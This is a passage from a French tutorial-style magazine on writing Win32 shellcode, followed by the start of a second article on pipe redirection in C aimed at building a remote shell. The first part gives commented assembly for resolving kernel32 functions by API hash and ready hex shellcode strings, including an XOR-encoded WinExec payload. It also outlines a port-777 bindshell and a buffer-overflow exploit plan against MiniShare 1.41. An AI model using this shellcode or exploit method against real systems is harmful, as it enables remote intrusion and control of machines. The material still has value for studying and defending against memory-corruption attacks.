+------+-----+-----------------------------------------------------------
| +00 | 4 | Signature 'PE' 50h 45h 00h 00h -
+------+-----+-----------------------------------------------------------
| +04 | 2 | CPU requis.
+------+-----+-----------------------------------------------------------
| +06 | 2 | Nombre de sections
+------+-----+-----------------------------------------------------------
| +08 | 4 | Date et heure
+------+-----+-----------------------------------------------------------
(...)
+------+-----+-----------------------------------------------------------
| +78 | 4 | OFFSET de notre table RVA Export.
+------+-----+-----------------------------------------------------------
```

A partir de maintenant, il faut se concentrer sur l'adéquation qui existe entre les ordinaux, les noms de fonctions et les adresses (pour notre exemple **GetProcAddress** et **LoadLibraryA**). A l'analyse, pour bien cerner le principe, le plus pratique est de considérer le rapport sur les exportations de fonctions selon WinDasm. A travers du modèle suivant, on comprend bien la méthode :

En résumé, la fonction **GetProcAddress** est la 344° de la liste et elle se trouve à l'adresse 77E90B09. De la même façon, la fonction **LoadLibraryA** est la 486 fonction et elle se situe à l'adresse 77E9007F.

```
++++++++++++++++++ EXPORTED FUNCTIONS ++++++++++++++++++++++++
Number of Exported Functions = 0829 (decimal)
AdressesOrdinalNom de la fonction
-------------------------------------------------------------
Addr:77E90B09 Ord: 344 (0158h) Name: GetprocAddress
Addr:77E9007F Ord: 486 (01E6h) Name: LoadLibraryA
```

Bien sûr, ces variables diffèrent (ordinaux et adresses) selon les OS et SP mais le principe reste identique : Par le nom de fonction, on obtient l'ordinal de celle-ci, puis l'adresse. Pour conclure, la table RVA fonctionne ainsi :

```
+------+-----+-----------------------------------------------------------
| +1C | 4 | OFFSET des adresses des fonctions (4 octets).
+------+-----+-----------------------------------------------------------
| +20 | 4 | OFFSET des noms de fonctions (séparés par 00h).
+------+-----+-----------------------------------------------------------
| +24 | 4 | OFFSET des ordinaux des fonctions (2 octets).
+------+-----+-----------------------------------------------------------
```

[A] Le modèle LSD.

A présent, nous pouvons aborder le code ASM afin de déterminer l'adresse de nos deux fonctions GetProcAddress et LoadLibraryA. Nous commentons la source très largement. Attachez-vous à découvrir les différentes progressions dès le pattern MZ afin de comprendre comment nous obtenons les adresses nécessaires pour la suite du développement (commandes de couleur rouge) :

```
push ebp
mov ebp,esp
mov esp,ebp ; Initialisation de la pile.
sub esp,0x20 ; Préparation de la pile (32 octets).

push 0x30
pop edx
mov edx,fs:[edx] ; Adresse de PEB (dans TEB).
mov eax,[edx+0xc] ; PEB_LBR_DATA.
mov esi,[eax+0x1c] ; InitializationOrderModule.
mov eax,[esi] ; Liste chaînée
mov edx,[eax+0x8] ; Deuxieme élément (Base Kernel).
mov [ebp-0x4],edx ; On stocke la Base dans la pile.
mov edx,[edx+0x3c] ; Récupération du header de PE.
add edx,[ebp-0x4] ; + Adresse de Base.
mov edx,[edx+0x78] ; Récupération de l'adresse de 'Export Table'.
add edx,[ebp-0x4] ; + Adresse de Base.
mov [ebp-0x8],edx ; Stockage dans la pile de 'Export Table'.
xor eax,eax ; XORisation du registre Eax.
mov [ebp-0x0c],eax ; mise a zéro des variables de la pile.
mov [ebp-0x10],eax
mov [ebp-0x14],eax
mov [ebp-0x18],eax
add edx,0x20 ; Tableau des noms de fonction.
mov edx,[edx]
add edx,[ebp-0x4] ; + Adresse de Base.
mov [ebp-0x18],edx ; On stocke notre variable dans la pile.
```

Arrivé à ce stade, nous disposons de l'adresse de notre tableau des noms de fonction consigné dans notre RVA, soit [ebp-0x8]. Reste maintenant à faire la correspondance entre les ordinaux, les noms de fonctions et les adresses. Nous utiliserons alors un principe de comparaison de DWORD afin de trouver le nom des fonctions.
Deux compteurs permettent de gérer un Index comparable aux ordinaux. Nous poursuivons :

```
cassos:
leave ; S'il faudrait quitter.
ret

jmp search_fct ; Routine recherche de fonctions.

check_proc_addr: ; Recherche de GetProcAddress.
xor ecx,ecx ; XORisation de Ecx.
cmp [ebp-0xc],ecx ; On vérifie si on a pas encore trouvé.
jne _return
mov ebx,[ebp-0x18] ; Adresse de notre chaîne de caractère.
mov ebx,[ebx]
add ebx,[ebp-0x4] ; + Adresse de Base.
cmp dword ptr [ebx],'PteG' ; 1° DWORD 'GetP'.
jne _return
cmp dword ptr [ebx+0x4],'Acor' ; 2° DWORD 'rocA'.
jne _return
mov ecx,[ebp-0x14] ; Fonction trouvée.
mov [ebp-0xc],ecx ; Sauvegarde de l'index.
xor ecx,ecx ; XORisation de Ecx.
test [ebp-0x10],ecx ; Vérifie si nous avons LoadLibrary
jne next ; On va à la prochaine phase.
ret

check_loadlib_addr: ; Recherche de LoadLibraryA.
xor ecx,ecx ; XORisation de Ecx.
cmp [ebp-0x10],ecx ; On vérifie si on a pas encore trouvé.
jne _return
mov ebx,[ebp-0x18] ; Adresse de notre chaîne de caractère.
mov ebx,[ebx]
add ebx,[ebp-0x4] ; + Adresse de Base.
cmp dword ptr [ebx],'daoL' ; 1° DWORD 'Load'.
jne _return
cmp dword ptr [ebx+0x4],'rbiL' ; 2° DWORD 'Libr'.
jne _return
mov ecx,[ebp-0x14] ; Fonction trouvée.
mov [ebp-0x10],ecx ; Sauvegarde de l'index.
xor ecx,ecx ; XORisation de Ecx.
cmp [ebp-0xc],ecx ; Vérifie si nous avons GetprocAddress.
jne next ; On va à la prochaine phase.
ret
```

```
search_fct:
call check_proc_addr ; Recherche GetProcAddress.
call check_loadlib_addr ; Recherche LoadLibraryA.
add word ptr [ebp-0x18],0x4 ; Incrémentation des noms de fonction.
add word ptr [ebp-0x14],0x1 ; Incrémentation du compteur (Index).
jmp search_fct ; On boucle.
```

Maintenant, nous avons un index comparable à l'ordinal de chacune des deux fonctions. C'est grâce à celui-ci que nous pourrons déterminer l'adresse des fonctions à partir de l'OFFSET du tableau des adresses de fonctions (4 octets).

L'algorithme final peut se résumer grosso-modo par [adresse = Table RVA des adresses + (index[i] * 4)]. [i] correspond à la variable contenue en [ebp-0x14]. On multiplie cet index par 4 car les adresses sont notifiées en DWORD (cf code à droite).

[B] Le modèle UNDERSEC.

Ce code finalisé rend maintenant les adresses des fonctions GetProcAddress et LoadLibraryA respectivement sur la pile au niveau [ebp-0xc] et [ebp-0x10]. A présent le reste du ShellCode se développe comme le modèle 'statique'. Or, bien que le concept étudié jusqu'à présent soit porté sur un esprit pédagogique remarquable, ce ShellCode est dépassé depuis quelques temps puisque le groupe UNDERSEC l'a considérablement optimisé notamment grâce à une routine de Hash des noms API et librairies. La fonction propre au Hash des noms de fonctions se présente ainsi (un genre plutôt puisque l'ensemble n'est pas aussi simple) :

```
next:
mov ebx,[ebp-0xc] ; Transforme l'index en adresse relative.
imul ebx,0x4 ; Table RVA des adresses + (index[i] * 4 ).
mov [ebp-0xc],ebx ; Sauvegarde sur la pile.

mov ebx,[ebp-0x10] ; Transforme l'index en adresse relative.
imul ebx,0x4 ; Table RVA des adresses + (index[i] * 4 ).
mov [ebp-0x10],ebx ; Sauvegarde sur la pile.

mov ebx,[ebp-0x8]
add ebx,0x1c
mov ebx,[ebx]
add ebx, [ebp-0x4] ; + Adresse de Base.

mov ecx, ebx
add ecx, [ebp-0xc]
mov ecx, [ecx]
add ecx, [ebp-0x4] ; + Adresse de Base.
mov [ebp-0xc], ecx ; Adresse de GetProcAddress.
mov ecx, ebx
add ecx, [ebp-0x10]
mov ecx, [ecx]
add ecx, [ebp-0x4] ; + Adresse de Base.
mov [ebp-0x10], ecx ; Addresse de LoadLibraryA.
jmp end_shell

_return:
Ret
```

```
#include <stdlib.h>
#include <stdio.h>

void main(int argc, char** argv){

if( ( argc ) < 2 || ( argc ) > 2 ){
printf( "Hash de noms de fonctions (Stormy) \n" );
printf( "Usage : ThisAppz [nom de fonction] \n" );
return;}

int hash = NULL;
unsigned char* proc = ( unsigned char* )argv[1];

do{
hash += ( int ) *proc++;
hash = _rotl( hash, 13 ) | _rotr( hash, (32 - 13 ) );
}while ( *proc != '\0' );

printf( "Hash du nom %s : ", argv[1] );
printf( "0x%08x\n", hash );
return;}
```

Voici le code équivalent sensiblement identique au modèle LSD sous de nombreux aspects notamment dans l'obtention de notre adresse propre à la table RVA. Comme d'habitude, nous commentons largement la source afin de cerner le principe.
Note: La routine LGetProcAddress fonctionne ainsi :

```
push <Base de la librairie à charger>
push <Hash du nom de la fonction>
Call LGetProcAddress
Call Eax ; Handle de la fonction trouvée.
```

[Lien vers: code_etude_bof1.asm]

Au terme de ce code, voici les registres qui composent l'ensemble de nos adresses nécessaires au bon développement de ShellCodes portables sur station Win32 :
Ebx contient la base de notre librairie KERNEL32.dll
Esi contient le Handle de la routine LGetProcAddress.
Edi contient l'adresse absolue de la fonction LoadLibraryA.
Après la compilation du code assembleur précédent, notre OPCODE (en d'autres termes, le rapport équivalent en hexadécimal) afin d'obtenir l'adresse de la fonction LoadLibraryA correspond à la string suivante :

```
char MyShellCode[] =
"\xe8\x56\x00\x00\x00\x53\x55\x56\x57\x8b\x6c\x24\x18\x8b\x45\x3c"
"\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x32"
"\x49\x8b\x34\x8b\x01\xee\x31\xff\xfc\x31\xc0\xac\x38\xe0\x74\x07"
"\xc1\xcf\x0d\x01\xc7\xeb\xf2\x3b\x7c\x24\x14\x75\xe1\x8b\x5a\x24"
"\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04\x8b\x01\xe8"
"\xeb\x02\x31\xc0\x5f\x5e\x5d\x5b\xc2\x08\x00\x5e\x6a\x30\x59\x64"
"\x8b\x19\x8b\x5b\x0c\x8b\x5b\x1c\x8b\x1b\x8b\x5b\x08\x53\x68\x8e"
"\x4e\x0e\xec\xff\xd6\x89\xc7";
```

Dès lors, arrivé à ce niveau du développement, nous pouvons dire que le plus dur est fait puisque le reste du code consiste simplement à charger et exécuter les fonctions nécessaires pour une commande arbitraire par exemple, voire à établir un point de communication via un BindShell. Nous garderons à l'esprit durant la programmation les registre **Esi** et **Edi** afin de solliciter les fonctions nécessaires.

Un exemple simple mais pertinent de rédaction d'un ShellCode consiste à solliciter la librairie Kernel32 (toujours) qui contient la fonction WinExec si pratique afin de lancer une commande 'NetStat -an' par exemple. Ainsi, nous allons utiliser la routine **LGetProcAddress** seule afin trouver notre fonction WinExec. **LoadLibraryA** n'étant d'aucune utilité pour ce modèle, nous pouvons omettre volontairement l'appel si le cœur nous en dit.
Donc, le code final sera de cet acabit (nous vous livrons juste la finalité de la source, le reste étant identique à l'exercice auparavant évoqué) :

```
jmp short GetCMD


WinExec:
push ebx ; Base de la librairie Kernel32.
push 0x0e8afe98 ; Hash de WinExec.
call esi ; Call LGetProcAddress.
call eax ; Call WinExec (adresse dans Eax).

ExitProcess:
push ebx ; Base de la librairie Kernel32.
push 0x73e2d87e ; Hash de ExitProcess.
call esi ; Call LGetProcAddress.
push byte 0 ; Push NULL (argument ExitProcess).
call eax ; Call ExitProcess (adresse dans eax).
call eax ; une deuxième fois pour quitter.

GetCMD:
push byte 0
call WinExec

db "cmd.exe /c netstat -an" ; Ligne d'argument au service CMD.
```

Nous obtenons pour OPCODE le ShellCode suivant afin de lancer une commande NetStat -an (en rouge figure la partie précédente concernant l'obtention de l'entrée du Kernel32.dll :

```
char MyShellCode[] =
"\xe8\x56\x00\x00\x00\x53\x55\x56\x57\x8b\x6c\x24\x18\x8b\x45\x3c"
"\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x32"
"\x49\x8b\x34\x8b\x01\xee\x31\xff\xfc\x31\xc0\xac\x38\xe0\x74\x07"
"\xc1\xcf\x0d\x01\xc7\xeb\xf2\x3b\x7c\x24\x14\x75\xe1\x8b\x5a\x24"
"\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04\x8b\x01\xe8"
"\xeb\x02\x31\xc0\x5f\x5e\x5d\x5b\xc2\x08\x00\x5e\x6a\x30\x59\x64"
"\x8b\x19\x8b\x5b\x0c\x8b\x5b\x1c\x8b\x1b\x8b\x5b\x08\xeb\x18\x53"
"\x68\x98\xfe\x8a\x0e\xff\xd6\xff\xd0\x53\x68\x7e\xd8\xe2\x73\xff"
"\xd6\x6a\x00\xff\xd0\xff\xd0\x6a\x00\xe8\xe1\xff\xff\xff\x63\x6d"
"\x64\x2e\x65\x78\x65\x20\x2f\x63\x20\x6e\x65\x74\x73\x74\x61\x74"
"\x20\x2d\x61\x6e";
```

Nous obtenons pour OPCODE le ShellCode suivant afin de lancer une commande NetStat -an (en rouge figure la partie précédente concernant l'obtention de l'entrée du Kernel32.dll :

```
VOID ExitThread(
DWORD dwExitCode
);
```

Pour finaliser ce premier exercice, nous allons appliquer une cryption (en l'occurrence 0x99) afin de retirer l'ensemble des octets NULL. Puisque nous souhaitons garantir une pleine intégrité du code, il faut aussi intégrer la routine de décryption précédente au début du ShellCode, soit 23 octets supplémentaires. Notre OPCODE final et crypté se décrit ainsi (les couleurs différencient les parties essentielles) :

```
char MyShellCode[] =
"\xd9\xee\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x29\x81\x73\x17\x99\x99"
"\x99\x99\x83\xeb\xfc\xe2\xf4\x71\xcf\x99\x99\x99\xca\xcc\xcf\xce"
"\x12\xf5\xbd\x81\x12\xdc\xa5\x12\xcd\x9c\xe1\x98\x73\x12\xd3\x81"
"\x12\xc3\xb9\x98\x72\x7a\xab\xd0\x12\xad\x12\x98\x77\xa8\x66\x65"
"\xa8\x59\x35\xa1\x79\xed\x9e\x58\x56\x94\x98\x5e\x72\x6b\xa2\xe5"
"\xbd\x8d\xec\x78\x12\xc3\xbd\x98\x72\xff\x12\x95\xd2\x12\xc3\x85"
"\x98\x72\x12\x9d\x12\x98\x71\x72\x9b\xa8\x59\xc6\xc7\xc4\xc2\x5b"
"\x91\x99\xc7\xf3\xa9\xc0\xfd\x12\x80\x12\xc2\x95\x12\xc2\x85\x12"
"\x82\x12\xc2\x91\x72\x81\xca\xf1\x01\x67\x13\x97\x66\x4f\x66\x49"
"\xca\xf1\xe7\x41\x7b\xea\x66\x4f\xf3\x99\x66\x49\x66\x49\xf3\x99"
"\x71\x78\x66\x66\x66\xfa\xf4\xfd\xb7\xfc\xe1\xfc\xb9\xb6\xfa\xb9"
"\xf7\xfc\xed\xea\xed\xf8\xed\xb9\xb4\xf8\xf7";

En vert figure le code de décryption sur 4 octets.
En rouge, le code relatif à l'entrée de la librairie Kernel32.
En bleu, les appels aux fonctions WinExec et ExitProcess.
```

Note: Pour crypter notre ShellCode (et afin de ne pas nous embrouiller davantage), nous avons choisi un BYTE simple pour l'opération de XORisation, soit 0x99. Or, pour que cette commande soit encore plus efficace, il aurait fallu établir pour DWORD un groupe de 4 octets vraiment différents du genre 0xd34dc0d3 (s'il ne rend pas de NULL bytes bien sûr) ou encore autre chose selon.

4° ShellCode avancé (BindShell)

Bien qu'il soit particulièrement intéressant d'écrire un certain nombre de commandes arbitraire dans la mémoire d'un processus vulnérable, il est indéniable que le simple fait d'user d'une fonction comme ShellExecute, WinExec ou System n'est guère suffisant. De ce fait, le contrôle est loin d'être total et la marge de manœuvre très limitée. A cet effet, nous allons voir comment étendre nos possibilités et coder un ShellCode complexe permettant d'obtenir une accession plus conséquente. Ainsi, nous allons établir un BindShell. Or, de quoi s'agit-il exactement?

Lorsqu'il y a prise de contrôle d'un ordinateur notamment par Buffer Overflow, la majorité des ShellCodes exploite les commandes DOS via l'application CMD afin d'interagir sur la machine attaquée. Or, bien que le Shell DOS soit particulièrement austère, il correspond sans doute à la méthode la plus complète afin d'obtenir un contrôle total de la cible. On a pour habitude de nommer le principe par le terme **BindShell** puisqu'il s'agit d'établir un lien entre un socket (plus exactement, son point de communication par la fonction 'Bind') et un prompt du Shell DOS. Pour résumer, il s'agit littéralement d'une BackDoor sur le seul moment de l'intrusion.

Note: Afin de bien comprendre le principe du BindShell, il faut d'abord considérer l'article **'Coder une BackDoor en C'** qui développe clairement la méthodologie adéquate afin d'établir un lien entre un serveur et un client. Celui-ci comprend les usages de la librairie nécessaire WS2_32 et l'utilisation des fonctions diverses comme 'WSAStartup', 'Listen', 'CloseSocket', 'WaitForSingleObject', 'CreateProcess', etc.

Pour notre modèle, nous garderons dans une très large mesure la méthode afin d'obtenir l'entrée de la librairie Kernel32 (et par là **LoadLibraryA**). Ensuite, nous listerons un ensemble de fonctions appartenant aussi à une seconde librairie relative à la constitution d'un socket, soit WS2_32. La routine de recherche par noms de fonctions par Hash demeure encore dans notre code ainsi que la routine de recherche d'adresse, soit **LGetProcAddress**. C'est par l'usage du pointeur **ESP** que nous parviendront à obtenir les noms par Hash...

Le seul véritable problème que l'on pourrait rencontrer réside dans les différentes allocations de mémoire nécessaires afin de constituer le socket et l'ensemble des paramètres communément nommées STARTUP_INFO, PROCESS_INFORMATION, etc.

Pour finir, le code montre aussi qu'il nous faut garder constamment une main (en d'autres termes, Handle) sur le socket et le service commandé, soit CMD. Volontairement, nous avons largement associé le code à une foultitude de commentaires afin d'apporter un peu de lumière dans la nébuleuse du propos (puiqu'il s'agit de notre examen final, l'ensemble des chiffres est rendu en mode hexadécimal) :

[Lien vers: code_etude_bof2.asm]

Après XORisation (0x99) et compilation, le ShellCode se compose de 379 octets et prend une allure complexe. Néanmoins, il se comporte exactement comme on pourrait le souhaiter au mieux. Effectivement, le port 777 accorde une accession totale au système vulnérable. Pour vous en convaincre, voici notre OPCODE intégré à un code C sous MSVC afin que vous puissiez le tester librement :

[lien vers: code_etude_bof3.c]

5° Exercice pratique sur application Win32.

Après avoir évoqué l'ensemble de la théorie concernant le sujet, il convient d'en faire une application avancée afin d'illustrer le danger d'une vulnérabilité typique de débordement de tampon. A cet effet, l'application MiniShare 1.41 comporte une faille de type Buffer OverFlow. Ce programme pratique permet de créer un serveur Web d'une manière très simple (usage du port 80). Nous allons étudier et exploiter cette vulnérabilité selon les principes énoncées dans ce dossier. Après cela, nous développerons un Exploit afin de simplifier une quelconque exploitation. Pour commencer, voici un 'advisory' sur le produit MiniShare en question :

```
MiniShare is meant to serve anyone who has the
need to share files to anyone, doesn't have a
place to store the files on the web, and does
not want or simply does not have the skill and
possibility to set up and maintain a complete
HTTP-server software. A simple buffer overflow in
the link length, nothing more read the code for
further instructions.
```

Après examen de la pile, on comprend assez facilement qu'au-delà de 1787 octets le registre EIP est écrasé. Si on « poursuit » notre chaîne de caractères davantage, on observe un possible usage du registre ESP pour injecter notre ShellCode dans la mémoire.
Nous allons agir selon le modèle suivant pour la rédaction d'un Exploit afin d'infiltrer un système distant :

1° Usage de notre précédent exercice BindShell constitué.
2° Bourrage du tampon jusqu'à débordement par une commande NOP [x90].
3° Constitution du nouvel registre EIP, soit une adresse où figure une commande de type 'Jmp ESP'. Après viendra notre PayLoad, soit l'ensemble de la chaîne qui cause le débordement, la gestion EIP et le BindShell.

[Lien vers: code_etude_bof4.c]

6° Conclusion et réflexion.

Nous voici au terme de notre dossier sur la conception des ShellCodes sur station Win32. Après examen, on constate l'étendue du problème engagée par un programme développé sans grandes considérations. Or, pour se prémunir de telles difficultés, il convient de vérifier la longueur des chaînes de caractère durant l'exécution de l'application afin d'éviter les débordements de tampon. Les fonctions susceptibles d'engendrer des exploitations insidieuses sont notamment strcpy(), strcat(), sprintf(), gets(),etc.

Rappelons le problème afin de le contourner! Certaines fonctions en C ne prennent pas en compte le volume octale des variables qu'ils copient en mémoire. C'est généralement de strcpy() dont on se sert dans les textes classiques qui traitent de Buffer Overflow pour créer un environnement exploitable. Or, d'autres fonctions peuvent aussi mener à un Buffer Overflow dépendamment de leur utilisation et selon certaines circonstances. Dès lors, il convient de vérifier tout usage d'un tampon ainsi que l'intégrité générale d'une application. Si un doute se porte sur un programme quelconque, le plus simple est de faire appel aux bases de donnée qui recensent les vulnérabilités (advisory) de ce type ainsi que d'autres encore.

Il existe aussi de nombreux sites comme l'excellent **Metasploit** (http://www.metasploit.com) qui permettent via des scripts de générer des exploits dans un automatisme appréciable. Néanmoins, il est essentiel de connaître la mécanique du propos avant de choisir la facilité. En espérant que ce dossier aura su vous permettre de dominer la situation propre aux débordements de tampon, bon code à tous et ++

Redirection de flux en C sous windows

[Cocowebman]

Dans cet article, je vous propose d'étudier les redirections de flux en C sous windows. Pas joyeux comme sujet hein ? Et c'est pourtant un principe très pratique pour se concocter un remote shell...

C'est donc dans cette optique que nous allons comprendre comment rediriger les entrées/sorties (I/O) de notre programme vers la console windows et vice versa à travers l'élaboration de notre shell distant perso.Les codes sont compilés sur une implémentation windows XP SP2 mais ils marchent aussi sous vista ;)

Je précise également que le but de cet article n'est pas de programmer un tool «furtif».
Un autre article sera spécialement consacré aux possibilités de camouflage et de bypass des protections windows. De même, les sockets ne sont pas le thème de cet article et sont censées être maîtrisées un minimum. Dans le cas contraire, des liens intéressants pour en comprendre le fonctionnement se trouvent à la fin de l'article.

Application en local


Bon, tout d'abord qu'est ce qu'un flux ?

Pour faire simple, lors de leurs exécutions, les programmes utilisent des fichiers spéciaux pour communiquer c'est à dire lire et écrire des données. Ces fichiers spéciaux sont appelés flux et sont au nombre de 3 :

- **stdin** : (standard input) ou flux d'entré standard. Ce flux de données correspond à l'entré de données utilisateur le plus souvent par le biais du clavier.
La fonction scanf() définie dans stdio.h par exemple lit les flux de données en provenance du clavier mais rien n'empêche un programme de lire les données entrantes d'une façon différente.
Il peut par exemple les lire par le biais d'un fichier texte via fscanf(). On dit alors que le programme a redirigé son flux d'entrée.

- **stdout** : (standard output) ou flux de sortie standard. Ce flux correspond tout simplement au résultat d'execution du programme.
Généralement, les sorties des programmes se font par l'affichage des données sur un écran. Néanmoins, de la même façon que pour le flux d'entré, rien n'empêche un programme de rediriger ses données vers un fichier par exemple au lieu de les afficher sur l'écran.

- **stderr** : (standard error) ou flux d'erreur standard. Ce dernier flux permet de rediriger les erreurs du programme vers un endroit précis. Il arrive parfois de voir apparaitre après une erreur d'execution du programme un fichier d'erreur (la library SDL utilise ce procédé par exemple).
Voici un bel exemple de redirection du flux d'erreur vers un fichier. De même, si vous tapez une commande erronée dans la console windows, une erreur apparaitra à l'écran. Ici encore c'est le flux d'erreur standard qui a été redirigée vers la sortie «écran».



Remarque: En C, la bibliothèque qui donne accès à ces entrée/sorties se nomme stdio.h (pour STandarDInput/Output).

Nous programmerons tout d'abord notre shell en local puis nous le transposerons en remote via les sockets. Notre but dans un premier temps va donc être assez simple.
Nous allons rediriger les flux d'entrés de notre programme vers la console windows (de processus cmd.exe) puis nous redirigerons les sorties standards de données et d'erreur de la console windows vers notre programme.

Nous nommerons notre programme de redirection redirectThis.exe.

Petit schéma pour y avoir plus clair...




Schéma de redirection de flux standard en local

Ces redirections en elles même se feront par le biais de «pipes» à prononcer paillepe à l'américaine. Voici une définition très claire que nous fait Ivanlef0u sur son blog (adresse en fin d'article) :
"Les pipes sont des objets servant à la communication interprocessus de manière bidirectionnelle, ils se comportent comme des fichiers, c'est à dire qu'on peut écrire et lire dedans avec des API comme ReadFile et WriteFile."
Bon, maintenant place au code ! Pour plus de clarté, nous allons le découper en plusieurs parties. Commençons par la fonction main() :

```
#include <windows.h>
#include <tchar.h>
#include <stdio.h>
#include <stdlib.h>

/* on déclare les handles pour nos pipes */
HANDLE hOutputRead, hInputRead, hOutputWrite, hInputWrite;

int main(void)
{

  system("title redirectThis.exe");

  STARTUPINFO si;
  PROCESS_INFORMATION pi;
  SECURITY_ATTRIBUTES sa;
  DWORD dwRet;

  sa.bInheritHandle = TRUE;
  sa.lpSecurityDescriptor = 0;
  sa.nLength = sizeof(SECURITY_ATTRIBUTES);

  CreatePipe(&hOutputRead, &hOutputWrite, &sa, 0);
  CreatePipe(&hInputRead, &hInputWrite, &sa, 0);

  ZeroMemory(&si, sizeof(si));
```

```
si.cb = sizeof(si);
si.dwFlags = STARTF_USESTDHANDLES;
si.hStdInput = hInputRead;
si.hStdOutput = hOutputWrite;
si.hStdError = hOutputWrite;

 ZeroMemory(&pi, sizeof(pi));

// on appel le processus cmd.exe via CreateProcess()
 dwRet = CreateProcess(0, "cmd", NULL, NULL, TRUE, NULL, NULL, NULL, &si, &pi);

 if(!dwRet)  // si la création du process a echoué
 {
  return(0);
  }

CreateThread(0, 0, ReadThread, 0, 0, 0);

 WaitForSingleObject(CreateThread(0, 0, WriteThread, 0, 0, 0), INFINITE);

CloseHandle(hOutputRead);
CloseHandle(hOutputWrite);
CloseHandle(hInputRead);
CloseHandle(hInputWrite);

 return(0);
}
```

Je pense que le code est très clair mais je vais quand même expliquer certaines parties qui peuvent sembler obscures.

On crée en premier lieu deux pipes via la fonction CreatePipe(). Ils vont faire le lien entre notre programme et la console windows.

Le premier va permettre à la console de rediriger ses sorties (standard et d'erreur) dans le pipe ce qui constituera le nouveau flux de sortie standard du processus cmd.exe (OutputWrite) et l'extrémité de ce pipe sera lu par notre programme afin de réceptionner la sortie de la console (OutputRead).

Le second lie notre programme au processus cmd.exe de façon à ce que notre programme puisse écrire dans le pipe (InputWrite) et que la console windows réceptionne ces données ce qui constitue sa nouvelle entrée standard (InputRead). De cette façon, on aura un contrôle totale sur les I/O de notre console.

On appel ensuite le processus cmd.exe correspondant à la console auquel on transmettra les données à travers nos pipes. Enfin, on crée deux threads pour nos fonctions ReadThread() et WriteThread().

